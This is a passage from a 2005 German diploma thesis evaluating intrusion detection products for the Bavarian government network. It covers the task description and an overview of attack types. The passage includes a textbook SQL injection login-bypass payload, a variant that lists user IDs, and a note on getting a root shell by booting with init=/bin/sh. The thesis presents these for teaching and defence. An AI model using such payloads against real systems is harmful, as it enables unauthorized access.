INSTITUT FÜR INFORMATIK
DER LUDWIG–MAXIMILIANS–UNIVERSITÄT MÜNCHEN

Diplomarbeit

Evaluation von Intrusion Detection Systemen für das Bayerische Behördennetz

Spyridon Iliopoulos

INSTITUT FÜR INFORMATIK
DER LUDWIG–MAXIMILIANS–UNIVERSITÄT MÜNCHEN

Diplomarbeit

Evaluation von Intrusion Detection Systemen für das Bayerische Behördennetz

Spyridon Iliopoulos

Aufgabensteller: Prof. Dr. Heinz-Gerd Hegering

Betreuer: Dr. H. Reiser,
B. Wager,
Dr. Peschel-Findeisen

Abgabetermin: 14. 07. 2005

Hiermit versichere ich, dass ich die vorliegende Diplomarbeit selbständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel verwendet habe.

München, den 14. Juli 2005

....
(Unterschrift des Kandidaten)

Inhaltsverzeichnis

1 Aufgabenstellung **1**

1.1 Das Landesamt für Statistik und Datenverarbeitung 3

2 Intrusion Detektion Systeme **5**

2.1 Einführung 5

2.2 Network Security Monitoring 6

2.3 Angreifernmotivation 6

2.3.1 Rache 7

2.3.2 Profit 7

2.3.3 Angeben 7

2.3.4 Neugier 7

2.4 Angriffsarten 7

2.4.1 Denial of Service 8

2.4.2 SQL Injection 9

2.4.3 Man in the Middle 10

2.4.4 Spoofing 12

2.4.5 Speichermanipuliation 13

2.4.6 Brute Force 14

2.4.7 Phishing 14

2.4.8 Phreaking 15

2.4.9 Malware 15

2.5 Anatomie eines Angriffs 15
2.5.1 Reconnaissance 17
2.5.2 Exploitation 18
2.5.3 Reinforcement 18
2.5.4 Consolidation 18
2.5.5 Pillage 19
2.6 Typen von IDS 19
2.7 Network Intrusion Detection 20
2.7.1 Signatur-basierend 20
2.7.2 Anomaly-basierend 21
2.7.3 Protocol Modeling 22
2.7.4 Positionierung 22
2.7.5 Probleme bei der Positionierung 22
2.7.6 Die Problematik beim Einsatz von Switches 24
2.7.7 Ethernet Tap 25
2.7.8 Ethernet Tap Reassemly 26
2.7.9 Load Balancing 27
2.7.10 Ausfallsicherheit 27
2.7.11 Wireless Network Intrusion Detection Systeme 29
2.8 Host Intrusion Detection 30
2.8.1 Loganalyzer 31
2.8.2 Integrity Checker 31
2.8.3 Role Based Mandatory Access Controll 31
2.9 Hybrid Intrusion Detection 32

3 Kriterienkatalog zur Bewertung von IDS 33
3.1 Installation, Konfiguration, Management 34
3.2 Detektion 35

3.3 Auswertung (Bericht) und Ausgabe . . . 36
3.4 Sicherheit . . . 38
3.5 Kriterien LfStaD . . . 39

4 Testfälle **41**
4.1 Scans . . . 41
4.2 Typische Angriffe . . . 50
4.3 Backdoor . . . 54
4.4 Tunnelangriffe . . . 56
4.5 DNS und Router Angriffe . . . 57
4.6 Bruteforce Attacken . . . 59
4.7 Denial of Service Attacken . . . 60
4.8 Layer 2 Attacken . . . 60
4.9 Evasion Tests . . . 61
4.10 Leistungsvergleichstest . . . 65
4.11 Kriterien LfStaD . . . 67
4.12 Streß Tests . . . 67

5 Aufbau des Tests Netzwerkes **69**
5.1 Einfache Testumgebung . . . 69
5.2 Belastungs Tests . . . 70
5.3 Lastverteilung . . . 71
5.4 Hardware Voraussetzungen . . . 72
5.5 Live Aufnahme . . . 73

6 Bewertung **75**
6.1 Symantec . . . 77
6.1.1 Installation, Konfiguration, Management . . . 77
6.1.2 Detektion . . . 78

6.1.3 Auswertung (Bericht) und Ausgabe 78
6.1.4 Sicherheit 79
6.1.5 Kriterien LfStaD 79
6.2 Genua 80
6.2.1 Installation, Konfiguration, Management 80
6.2.2 Detektion 81
6.2.3 Auswertung (Bericht) und Ausgabe 81
6.2.4 Sicherheit 82
6.2.5 Kriterien LfStaD 82
6.3 Ergebnisse 82
6.3.1 Scans 83
6.3.2 Exploits 86
6.3.3 Backdoors 87
6.3.4 Tunnelangriffe 88
6.3.5 DNS und Router Angriffe 89
6.3.6 Bruteforce Attacken 89
6.3.7 Denial od Service Attacken 90
6.3.8 Layer 2 Attacken 91
6.3.9 Evasion Tests 91
6.3.10 Leistungstests 92
6.3.11 Kriterien LfSaD 93
6.3.12 Streß Test 93
6.3.13 Live System 94
6.3.13.1 Symantec 94
6.3.13.2 Genua 94
6.4 Fazit 95

A Tests **101**

A.1 Scans 102
A.2 Angriffe auf die Dienste 105
A.3 Backdoors 107
A.4 Tunnelangriffe 109
A.5 DNS und Router Angriffe 110
A.6 Bruteforce Attacken 110
Denial od Service Attacken 111
A.7 Layer 2 Attacken 111
A.8 Evasion Tests 111
A.9 Leistungsvergleichstest 114
A.10 Kriterien LfStaD 114
A.11 Streß Tests 115

1
Aufgabenstellung

> Law 1: If a bad guy can persuade you to run his program on your computer, it's not your computer anymore
>
> 10 Immutable Laws of Security

In den letzten Jahren ist die Zeit, zwischen der Bekanntgabe eines Fehlers und der Nutzung dieses Fehlers in Form eines Exploit, immer kürzer geworden. Die Notwendigkeit einer frühzeitigen Einbruchserkennung ist für alle zu einen wichtigen Punkt geworden. Ein Einbruch bringt nicht nur einen eventuellen finanziellen Schaden, sondern es bedeutet auch einen Imageverlust. In den 80 war eine Firewall eine Notwendigkeit, in den 90 die Einbruchserkennung (Intrusion Detection System, kurz IDS). Da wir die Angriffe erkennen können, wäre es denkbar auch sie zu verhindern. Heutzutage ist Einbruchsvorbeugung (Intrusion Preventation System, kurz IPS) ein schnell wachsender Markt. Nicht nur die Tools der Administratoren und Sicherheitsleuten sind gewachsen, z.B. simulierte Einbrüche, Honeypots, Bridgewalling,..., sondern auch die Tricks der Hackergemeinde, um unentdeckt zu bleiben und Spuren zu vernichten.

Unser Ziel ist ein wie in Abb. 1.1 dargestelltes Verteiltes Einbruchserkennungssystem, mit einer zentralen Auswertungsstelle, um Angriffe von Draußen, aber auch zwischen den Behörden zu erkennen. Zwischen den verschiedenen Behörden und Kommunen, die als Wolke dargestellt werden, sind Einbruchserkennungssensoren plaziert.




Abbildung 1.1: Distributed IDS für das LfSaD. Die Wolken stellen die verschiedenen Behörden da.

Es sollen allgemeine Kriterien in Form eines Kriterienkatalogs festgelegt werden, die jedes IDS erfüllen muss. Die Kriterien sollten die verschiedenen Punkte untersuchen, von Installation und Erkennung bis zur Auswertung und Management. Dieser Kriterienkatalog soll als Entscheidungshilfe dienen, um ein Produkt auszuwählen.

Die definierten und durchgeführten Tests sollen nicht auf die Detektion der Produkte beschränken, sondern sollen auch die weiteren Kriterien aus den späteren spezifizierten Kriterienkatalog beinhalten, insbesondere die Auswertung der Alarme und das Management. Viele der Tests sollen so spezifiziert werden, um die Grenzen der Systeme zu untersuchen und ihr Verhalten bei extrem Situationen. Außerdem sollte getestet werden, ob die Hersteller auf bekannte Versuche die Einbrucherkennunssysteme zu täuschen, die seit längerem bekannt sind, reagiert haben.

Als zu evaluierende Produkte wurden ein kommerzielles Produkt der Firma Symantec (SNS) und das Produkt von der Firma Genua (GeNUDetect), welches auf das Opensource IDS snort basiert ausgewählt, vom Landesamt augesucht.

Es soll auch die sinnvolle Positionierung der einzelne Sensoren untersucht werden. Diese Fragestellung wollen wir aber hier nicht weiter betrachten, es wurde mit den Netzverantwortlichen diskutiert.

1.1 Das Landesamt für Statistik und Datenverarbeitung

Das Landesamt für Statistik und Datenverarbeitung ist der Internet Provider für alle bayerischen Behörden. Die einzelnen Behörden stellen unterschiedliche Sicherheitsanforderungen. Aus rechtlichen Gründen dürfen verschlüsselte Verbindungen nicht unterbrochen werden.

Die Behörden sind gegen Zugriffe von Außen und untereinander geschützt. Einige Behörden sind 24 Stunden besetzt. Eine statistische Anomaly Detektion ist somit schwer möglich, da es keine Zuordnung zwischen IP Adresse und User geben kann und darf. Es ist nicht möglich festzustellen, welcher Verkehr legitim ist und welcher nicht.

Die Struktur des Landesamt für Statistik und Datenverarbeitung kann man sich wie in Abb. 1.2 vereinfacht dargestellt vorstellen. Es existiert eine Demilitarisierte Zone (DMZ), wo die Server die draußen erreichbar sein müssen sich befinden. Die einzelnen Behörden sind getrennt, mit weitere Sicherheitsmaßnahmen z.B. Firewall, geschützt. Es sind natürlich auch Remote Access Service (RAS) Zugriffspunkte vorhanden, um Zugriffe von zuhause zu erlauben. Weiterhin existieren verschiedene Backupleitungen und es wird an bestimmten Stellen die Netzlast zwischen mehreren Leitungen verteilt. Zusammen mit den verschiedenen Sicherheitsvorgaben, für die einzelnen Behörden und den großen Datenvolumen ergibt eine sehr komplexe Infrastruktur, die man besonders behandeln muß. Eine größere Anzahl von Sensoren sind nötig, um das ganze Netz zu überwachen. Das hat zur Folge, daß das Überwachungsnetz komplex ist. Es benötigt mehrere Sensoren, eine zentrale Datenbank und einen Server zur Auswertung.

Die Sensoren und das Management bilden ein eigenes Netz, daß auch gesichert werden sollte. Die Sensoren sollten einfach zu verwalten, entfernt administrierbar und austauschbar sein.




Abbildung 1.2: Einfache Struktur von LfStaD

2

Intrusion Detektion Systeme

Law 2: If a bad guy can alter the operating system on your computer, it's not your computer anymore

10 Immutable Laws of Security

2.1 Einführung

Einbruchserkennungsysteme (IDS) sind Systeme, die Rechner und Netzwerke auf Indizien von Sicherheitsverletzungen überwachen. Die Anzahl der Angriffe gegen Rechner und Netzwerke ist in den letzten Jahr drastisch gestiegen. Das hatte zur Folge, dass neben Firewalls, Einbruchserkennungsysteme zu einer Notwendigkeit für jede Sicherheits Infrastruktur geworden sind. Eine frühe Einbruchserkennung ist sehr wichtig, um den Schaden einzugrenzen. Allerdings muss man immer den Aufwand beachten den man betreiben muss, um die Daten zu schützen. Wie in

Abb 2.1 sichtbar ist, hängen Knowhow, Ressourceneinsatz und Zeiteinsatz eng zusammen.




Abbildung 2.1: Zusammenhang zwischen Zeitaufand, Ressourceneinsatz und Knowhow [GP04]

2.2 Network Security Monitoring

Die Sicherheit darf nicht nur auf eine Firewall oder IDS basieren. Keine Software, Hardware oder Person allein ist als Sicherheitslösung ausreichend. Einbruchserkennung ist mehr ein Prozeß, welcher viele Komponenten beinhaltet. Das Netzwerk wird auf ungewöhnlichen Aktivitäten und Verkehr überwacht. Es gibt auch Opensource Produkte, die diesen Prozeß ermöglichen, wie z.B. [oss].

2.3 Angreifernmotivation

Wir wollen kurz die verschiedenen Angreifer und ihre Motive betrachten. Das soll verdeutlichen, dass es sich um Angreifer handelt, die unterschiedliches Wissen, Zeit und Motivation haben.

2.3.1 Rache

Die wohl gefährlichste Motivation ist Rache. Die Angreifer können sich innerhalb oder außerhalb der Organisation befinden. Es kann sich um Mitarbeiter handeln, die unzufrieden sind und sich rächen wollen. Da diese meistens auch Wissen über die interne Infrastruktur, den angebotenen Diensten und die Sicherheitsinfrastruktur haben, sind diese Angriffe sehr gefährlich und können großen Schaden anrichten.

2.3.2 Profit

Die Motivation dieser Gruppe ist finanzieller Natur. Diese sogenannte Cracker haben das Wissen, die Mittel, und die Zeit um ein gut geplanten Angriff durchzuführen. Sie können ihre Spuren gut verwischen und bleiben unentdeckt.

2.3.3 Angeben

Um einfach die Freunde, Bekannte, IRC-Partner zu beeindrucken, brechen Leute in fremde Netze ein. Man kann es auch als Art eine Wettbewerb betrachten. Auch wenn keine weitere Absichten dahinter stecken, kann der Schaden groß werden.

2.3.4 Neugier

Diese Gruppe ist mehr durch Neugier geleitet. Man findet ein neues Tool oder Exploit und will dieses testen. Sie haben nicht das notwendige Wissen. Trotzdem, der entstandene Schaden kann groß sein.

2.4 Angriffsarten

Man muss sich von dem typischen Bild eines Angreifers, welcher Exploits nutzt, um Zugriff auf das interne Netz zu erlangen trennen. Es gibt eine Vielfalt an Angriffen, die man durchführen kann. Den menschlichen Faktor darf man nicht unterschätzen. Social Engineering[1] ist eine große Schwachstelle.

[1] Social Engineering (auch Social Hacking) ist das Erlangen vertraulicher Informationen durch Annäherung an Geheimnisträger mittels gesellschaftlicher Kontakte.

Neuerdings gibt es Angriffe die auf Wireless, z.B. WiPhishing [Ley] oder Bluetooth ([LH04], [ALH04]) Verbindungen zielen. [2]. Ein Angriff auf VoIP wäre auch einfach durchzuführen, da die meisten Anbieter die Netze ungenügend oder gar nicht schützen [Ark02]. Nicht nur Denial-of-Service Angriffe wären denkbar, sondern -da der Angreifer als interner Teilnehmer erschient- auch Social Engeering Angriffe.

Es wurden auch Erpressungsangriffe gemeldet [Hei05a]. Der Angreifer verschlüsselt die Dateien eines Opfers, und löscht die Originale. Man erpreßt dann die Opfer. Da meistens der Imageverlust und der Zeitaufwand groß wäre, darf man leider davon ausgehen, dass diese Art von Angriffen erfolgreich ist und in der Zukunft öfter auftauchen wird.

Die physikalische Sicherung der Hardware sollte auch berücksichtigt werden. Wenn man physikalisch Zugriff auf die Maschine erlangt und diese als Trusted angesehen wird, dann kann man davon ausgehen, dass die anderen Maschinen auch kompromittiert würden. Angriffe, die physikalischen Zugriff benötigen, sind.B. Bootprompt[3] oder Screensaver[4]. Da solche Angriffe hinter der IDS stattfinden wird es sehr schwer sein, diese zu entdecken. Nur durch Network Security Monitoring und parsen der Logfiles kann man solche Angriffe erkennen. Besser wäre es natürlich, die Maschinen physikalisch abzusichern.

Viren haben neuerdings eine integrierte Firewall-Funktion, um zu verhindern, dass Antivirenprogramme ihre Signaturen aktualisieren [Heib].

Dass keine Geräte, auch als unwichtig betrachtet, ohne Schutz ins Netz dürfen, zeigen Tools PFT [FXd]. Da viele teuere Geräte ein integrierten Java Interpreter haben, können sie durch installieren - das Programm bleibt in der Flash-RAM, auch nach dem Ausschalten erhalten- von Java Proxy Software als Proxy Server mißbraucht werden [RRC03].

2.4.1 Denial of Service

Wie der Name -Denial-of-Service kurz DoS- schon verrät, handelt es sich um Angriffe, die versuchen gewisse Dienste, die ein Rechner anbietet außer Funktion zu setzen, durch Resourcenverbrauch. Man überflutet den Server bis der Dienst zusammenbricht oder dieser die Anfragen nicht mehr beantworten kann. Da der Server mit tausend Anfragen umgehen kann, nutzt man oft viele "Opfer", die den

[2] RFID Angriffe sind auch bekannt. [Gru]

[3] Unterbrechen des Bootprozesses bzw. mit der Option *init=/bin/sh* booten, welche ein Root Shell bietet

[4] Nach dem Stoppen des Screensaverprozesses ist ein Zugriff auf dem Rechner möglich.

Server überfluten mit Anfragen. Man spricht von Distributed Denial-of-Service.

Man kann aber auch die Vernichtung von Dateien oder ihre Verschlüsselung, so dass der legitime Nutzer keinen Zugriff hat, als DoS Angriff sehen.

In der Zeitschrift c't wurde auch ein Angriff vorgestellt [Hei05b], welcher auch als DoS angesehen werden kann. Dabei wird die Festplatte -alle modernen SATA Festplatten unterstützen diese Funktionalität- mit ein Passwordschutz versehen. Was als Diebstahlsicherung vorgesehen war, kann so leicht durch ein Virus oder Wurm genutzt werden, um die Festplatte mit einem unbekanntes Kennwort zu versehen. Die Reparatur durch die Hersteller bzw. spezialisierte Firmen ist sehr teuer und zeitaufwendig, es kostet soviel wie eine neue Festplatte fast. Da der User den Rechner nicht mehr nutzen kann, ist eine Form von DoS.

2.4.2 SQL Injection

Oft werden Kundendaten in eine SQL Datenbank gespeichert. Ein häufiger Fehler in Programm ist die fehlende Überprüfung der eingegebenen Daten. Damit lassen sich beliebige SQL Befehle einführen und ausführen.

Um das einfach zu verdeutlichen betrachten wir folgenden einfachen Code:

```
SELECT XYZ FROM Usern
WHERE User_ID='<input vom web form>'
AND U_Password='<input vom web form>'
IF [Daten erhalten] {Login ok}
  ELSE {Login fehlgeschlagen}
```

Als Beispiel für SQL Injection betrachten wir folgende Code:

```
blah' OR 1=1--
```

für Usernamen und leeres Password.

Das ergibt:

```
SELECT XYZ FROM Usern
```

WHEREUser_ID='blah' OR 1=1 – AND

```
U_Password=''
IF [Daten erhalten] {Login ok}
  ELSE {Login fehlgeschlagen}
```

In SQL wird - - als SQL Kommentar interpretiert. So reduziert sich unser Code in:

```
SELECT XYZ FROM Usern

WHEREUser_ID=' blah' OR 1=1 –

IF [Daten erhalten] {Login ok}
  ELSE {Login fehlgeschlagen}
```

Da 1=1 immer wahr ist, liefert der SELECT Befehl Daten und unser Programm glaubt, dass der User authentifiziert wurde. [Mee]

Natürlich gehen normale SQL Injection Attacken weiter. Oft ist Ziel eine Auflistung alle Userdaten, z.B. blah' OR 1=1; SELECT User_ID FROM Usern –

2.4.3 Man in the Middle

Bei der Man in the Middle Attacke steht der Angreifer zwischen zwei miteinander kommunizierenden Rechnern. Von hier aus kann er alle Daten abfangen und diese verändert (oder auch nicht) an den Adressaten weiterleiten, der glaubt, dass diese Daten vom ursprünglichen Absender stammen. So gibt sich der Angreifer zu jeder Seite als die jeweils andere Seite aus. Wenn Alice [5] bei Bob eine Abfrage tätigen will und es Eve gelingt, sich Alice gegenüber als Empfänger Bob auszugeben, kann er die Abfrage abfangen und selber bei Bob abfragen, wobei er sich diesem gegenüber als Alice ausgibt. Nun antwortet Alice Eve, die sie für Bob hält, und Eve kann die manipulierte Antwort im Namen der Alice an Bob senden.

Diese Sonderstellung kann auf verschiedene Arten erreicht werden:

- Der Angreifer hat Kontrolle über einen Router, durch den der Datenverkehr übertragen wird. Dies funktioniert sowohl im Internet als auch im LAN.
- Im Ethernet modifiziert der Angreifer die ARP-Tabellen der Opfersysteme und leitet dadurch den gesamten Datenverkehr durch sein System. Diese Methode funktioniert nur im LAN, ermöglicht aber auch das Abhören des Datenverkehrs an Switches, siehe auch ARP-Spoofing S. 12. Diese Methode

[5] Bob und Alice sind unsere beide Diskussionspartner und Eve unser böswilliger Mithörer




Abbildung 2.2: Man in the Middle

funktioniert immer dann, wenn der Angreifer und das Opfer im gleichen lokalen Netz sind. Dies ist auch bei Kabelnetzanbietern und z.B. bei öffentlichen WLAN-Hotspots gegeben.

- Eine weitere Angriffsmethode, die ebenfalls ein gemeinsames lokales Netz voraussetzt, ist das Vorspielen eines falschen DHCP-Servers. Durch Angabe einer falschen Gateway-Adresse zum Internet kann die Kommunikation durch einen Rechner des Angreifers geleitet werden.

- Ebenfalls ist es im speziellen Fall des öffentlichen WLAN-Hotspots das Vortäuschen eines WLAN Access Points mögloich. Auch in diesem Fall leitet der Rogue [6] Access Point die Daten dann zum korrekten Access Point weiter.

- Durch DNS-Cache Poisoning[7] gibt der Angreifer eine falsche Zieladresse für die Internet-Kommunikation vor und leitet dadurch den Verkehr durch seinen eigenen Rechner.

Am effektivsten läßt sich diese Angriffsform mit einer Verschlüsselung der Datenpakete entgegenwirken, wobei allerdings die Fingerprints der Schlüssel über ein zuverlässiges Medium verifiziert werden sollten. D.h. es muss eine gegenseitige Authentifizierung stattfinden, die beiden Kommunikationspartner müssen auf anderem Wege ihre digitalen Zertifikate oder einen gemeinsamen Schlüssel ausgetauscht haben, d.h. sie müssen sich "kennen". Sonst kann z.B. ein Angreifer bei einer ersten SSL- oder SSH-Verbindung beiden Opfern falsche Schlüssel vortäuschen und somit auch den verschlüsselten Datenverkehr mitlesen([Diga] und [Aur04] Kapitel 1.4.4.1). Auch wenn der Schlüssel der Verbindung zur Verfügung steht, kann man den verschlüsselten Verkehr mithören.

[6] Rogue ist der gefälschter AP
[7] In den Cache des DNS werden durch gefälschte DNS Daten eingefügt

Die einzige sichere Methode -mathematisch bewiesen- den Schlüssel auszutauschen basiert auf Quantenkryptographie (BB84 oder Eckert Protokoll) [BB84],[ERTP92]. Eine kleine Einführung findet man auch unter [Gru99].

2.4.4 Spoofing

Spoofing nennt man verschiedene Täuschungsversuche in Computernetzwerken. Es gibt verschiedene Spoofing Angriffe:

- ARP-Spoofing
  Die Zuordnung zwischen IP und MAC Adresse wird gefälscht. Eine gefälschte ARP Antwort zeigt für die gewünschte IP die MAC Adresse des Angreifers.

- DNS-Spoofing
  Eine DNS Abfrage wird gefälscht, so dass z.B. www.ibm.com auf die IP des Angreifers zeigt. Da die wenigsten Systeme mit DNSSEC (rfc4033 [Are05a],,rfc4034 [Are05b],rfc4035 [Are05c]), arbeiten sind solche Angriffe einfach durchzuführen.

- IP-Spoofing
  Es werden Pakete mit gefälschter Absender IP-Adresse verschickt. Entweder interne oder ungenutzte IP Adressen, aber Absender IP ist gleich Empfänger IP -LAND Angriff[8]- .

- Mail-Spoofing
  Meistens wird der Absender einer E-mail nicht authentifiziert oder überprüft. So ist es einfach E-mail mit gefälschten Absender zu schicken.

- URL-Spoofing
  Man nutzt Fehler in Programmen, um die URL zu fälschen. Z.B. bei http://register.ebay.com@192.168.1.1 zeigte der Internet Explorer http://register.ebay.com in der Eingabezeile und der User dachte, dass er mit dem Server von E-bay kommuniziert. Stattdessen wurde auf die Seite 192.168.1.1 umgeleitet. Bei unvorsichtigen Usern und/oder Fehler der WWW-Browser (oder in den Implementierungen) könnten auch verschlüsselte Seiten umgeleitet werden, ohne das der User gewarnt wird.

[8] Land ist ein Denial-of-Service-Tool, das im November 1997 veröffentlicht wurde. Es nutzt eine Schwachstelle im TCP/IP-Stack verschiedener Betriebssysteme aus, die bereits im März 1997 von Microsoft bekanntgegeben wurde. [Micc]

- Access Point Spoofing
  Es wird ein gefälschter Access Point vorgegaukelt. Entweder automatisch -falls “stärkeres Signal” vorhanden- oder manuell -durch Deauth Pakete-, kann man die Verbindung zwischen Access Point und Rechner unterbrechen (und evtl. den Platz des authentifizierten Users übernehmen)- und eine Verbindung zwischen Fake AP und Rechner aufbauen. Falls keine gültige PKI[9] existiert, kann man auch beim Einsatz von VPN Verbindungen, die Passwörter und Daten der User ausspionieren([Thec], [Thec], [BP]).

Man sollte auch bei den Einsatz von verschlüsselten Protokollen wie HTTPS, IPSEC, dass es auch Downgrade[10] Attacken möglich sein.

2.4.5 Speichermanipuliation

Die häufigste eingesetzte Methode, um in ein System einzubrechen, sind die Ausnutzung von Fehlern in Programmen. Meistens wird in den Speicher eigener Code eingeführt und dieser dann ausgeführt. Es gibt 3 Arten von Speichermanipulationen [McN04]:

- Klassische Buffer Overflows (stack, heap und statische Overflows)
- Integer Overflows
- String Overflows

Ein Exploit ist ein Computerprogramm, welches spezifische Schwächen beziehungsweise Fehlfunktionen eines anderen Computerprogrammes ausnutzt. Dies erfolgt in der Regel mit destruktiver Absicht.

Meist machen sich Exploits zu nutze, dass Computer nicht zwischen Programmen und temprorären Daten unterscheiden. So wird meistens eine Schadroutine mittels Buffer Overflow in einen unerwarteten Speicherbereich kopiert und dann -im Grunde zufällig- irgendwann ausgeführt.

Exploits können beim Öffnen an sich scheinbar völlig harmloser Dateien, z.B. Bilddateien aktiviert werden, indem einfach den Bilddateien Maschinencode beigefügt ist und die Datei in einer Weise manipuliert wurde, dass dieser Maschinencode

[9] Public Key Infrastruktur
[10] Durch Fehler oder bewußt ist es möglich das Sicherheitsniveu zu reduzieren, z.B. erzwingen dass bei eine SSH Verbindung statt das Protokoll Version 2 das Version 1 benutzt wird, welches angreifbar ist.

einen Teil des laufenden Programms (welches auch in Maschinencode vorliegt) überschreibt. Das Programm kann daraufhin abstürzen oder sich ungewöhnlich verhalten, muss aber nicht.

Speicherschutz ist theoretisch ein Schutz gegen Exploits. Es gibt viele Ansätze wie man gegen Exploits schützt. Eine Möglichkeit ist in der Hardware ein Bit einzuführen, um Speicherbereiche als nicht ausführbar zu definieren.[11] Eine andere Möglichkeit wäre der in PaX vorgestellter ASLR [12]. Keine Möglichkeit bietet 100% Schutz [Dur02].[13]

2.4.6 Brute Force

